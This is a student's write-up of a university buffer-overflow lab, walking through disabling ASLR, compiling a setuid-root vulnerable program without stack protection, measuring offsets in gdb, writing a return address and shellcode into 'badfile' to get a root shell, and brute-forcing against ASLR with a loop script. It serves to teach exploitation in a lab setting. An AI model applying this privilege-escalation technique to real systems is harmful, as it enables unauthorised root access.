**Pawan Chandra**
**CSC 154**

# Lab Assignment 1 - Buffer Overflow

1) First you want to turn the random memory address in stack of by entering the command below

```
sudo sysctl -w kernel.randomize_va_space=0
```

2) compile the stack.c file

```
gcc -o stack -z execstack -fno-stack-protector stack.c
```


3) Change owner and make the stack file executable

```
sudo chown root stack
```

```
sudo chmod 4755 stack
```

4) Verify that step 3

```
ls -al stack
```



```
> sudo sysctl -w kernel.randomize_va_space=0
[sudo] password for seed:
kernel.randomize_va_space = 0
> gcc -o stack -z execstack -fno-stack-protector stack.c
> sudo chown root stack
> sudo chmod 4755 stack
> ls -al stack
-rwsr-xr-x 1 root seed 7291 Sep 17 19:41 stack
>
```

5) Compile stack once again and creating the execution file stack_dbg


```
gcc -z execstack -g -fno-stack-protector -g -o stack_dbg stack.c
```

6) Create file called ‘badfile’

```
touch badfile
```

7) Enter Debugging mode for stack_dbg

```
gdb stack_dbg
```



```
> gcc -z execstack -g -fno-stack-protector -g -o stack_dbg stack.c
> touch badfile
> gdb stack_dbg
GNU gdb (Ubuntu/Linaro 7.4-2012.04-0ubuntu2.1) 7.4-2012.04
Copyright (C) 2012 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
For bug reporting instructions, please see:
<http://bugs.launchpad.net/gdb-linaro/>...
Reading symbols from /home/seed/Desktop/BufferOverFlow/stack_dbg...done.
(gdb) 
```

###### enter these commands in gdb ######

8)Set a breakpoint in the debugger (stack memory) then run the program

b bof

run

9) Get the buffer and edp location


p &buffer

p $ebp

10) Subtract the two hex values from step 9 and the output should equal 32. Then quit

p 0xbffff__-0xbffff__

quit




```
> gdb stack_dbg
GNU gdb (Ubuntu/Linaro 7.4-2012.04-0ubuntu2.1) 7.4-2012.04
Copyright (C) 2012 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
For bug reporting instructions, please see:
<http://bugs.launchpad.net/gdb-linaro/>...
Reading symbols from /home/seed/Desktop/BufferOverFlow/stack_dbg...done.
(gdb) b bof
Breakpoint 1 at 0x804848a: file stack.c, line 14.
(gdb) run
Starting program: /home/seed/Desktop/BufferOverFlow/stack_dbg

Breakpoint 1, bof (
    str=0xbffff137 "\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220
\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\370\361\377
\277\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220
\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220
\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220
\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220
\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220
\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220
\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220
\220\220\220\220\220\220\220"...) at stack.c:14
14          strcpy(buffer, str);
(gdb) p &buffer
$1 = (char (*)[24]) 0xbffff0f8
(gdb) p $ebp
$2 = (void *) 0xbffff118
(gdb) p 0xbffff118-0xbffff0f8
$3 = 32
(gdb) quit
A debugging session is active.

        Inferior 1 [process 3656] will be killed.

Quit anyway? (y or n) y
```

11) Make changes to the exploit.c file and compile

gcc -o exploit exploit.c

./exploit



```
/* You need to fill the buffer with appropriate contents here */
*((long *) (buffer + 36)) = 0xbffff0f8 + 0x100;
memcpy(buffer + sizeof(buffer) - sizeof(shellcode), shellcode, sizeof(shellcode));
```

12) Verify the contents of the ‘badfile’

more badfile

13) Execute stack file, then type whami and it should output ‘root’. Enter ‘exit’ afterwards


./stack

whoami

exit

14) Enter whoami again after step 13 and it should output ‘seed’. Finally


whoami



```
> gcc exploit.c -o exploit
> ./exploit
> more badfile
◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆
◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆
◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆
◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆
◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆
◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆1◆Ph//shh/bin◆◆PS◆ᐢ˥

> ./stack
# whoami
root
# exit
> whoami
seed
> █
```

Extra step) Set the memory addressing back to random. Next using script provided by the professor, run while-loop trying to get access to root. Change the code so it executes (change Done to done). Then chmod +x script.sh and execute using sudo.

```
sudo sysctl -w kernel.randomize_va_space=2

chmod 777 script.sh

sudo ./script.sh
```



```
2 minutes and 9 seconds elapsed.
The program has been running for 1641 times.
./script.sh: line 12: 18436 Segmentation fault      (core dumped) ./stack
2 minutes and 9 seconds elapsed.
The program has been running for 1642 times.
./script.sh: line 12: 18438 Segmentation fault      (core dumped) ./stack
2 minutes and 9 seconds elapsed.
The program has been running for 1643 times.
./script.sh: line 12: 18440 Segmentation fault      (core dumped) ./stack
2 minutes and 10 seconds elapsed.
The program has been running for 1644 times.
./script.sh: line 12: 18442 Segmentation fault      (core dumped) ./stack
2 minutes and 10 seconds elapsed.
The program has been running for 1645 times.
./script.sh: line 12: 18444 Segmentation fault      (core dumped) ./stack
2 minutes and 10 seconds elapsed.
The program has been running for 1646 times.
./script.sh: line 12: 18446 Segmentation fault      (core dumped) ./stack
2 minutes and 10 seconds elapsed.
The program has been running for 1647 times.
./script.sh: line 12: 18448 Segmentation fault      (core dumped) ./stack
2 minutes and 10 seconds elapsed.
The program has been running for 1648 times.
# 
```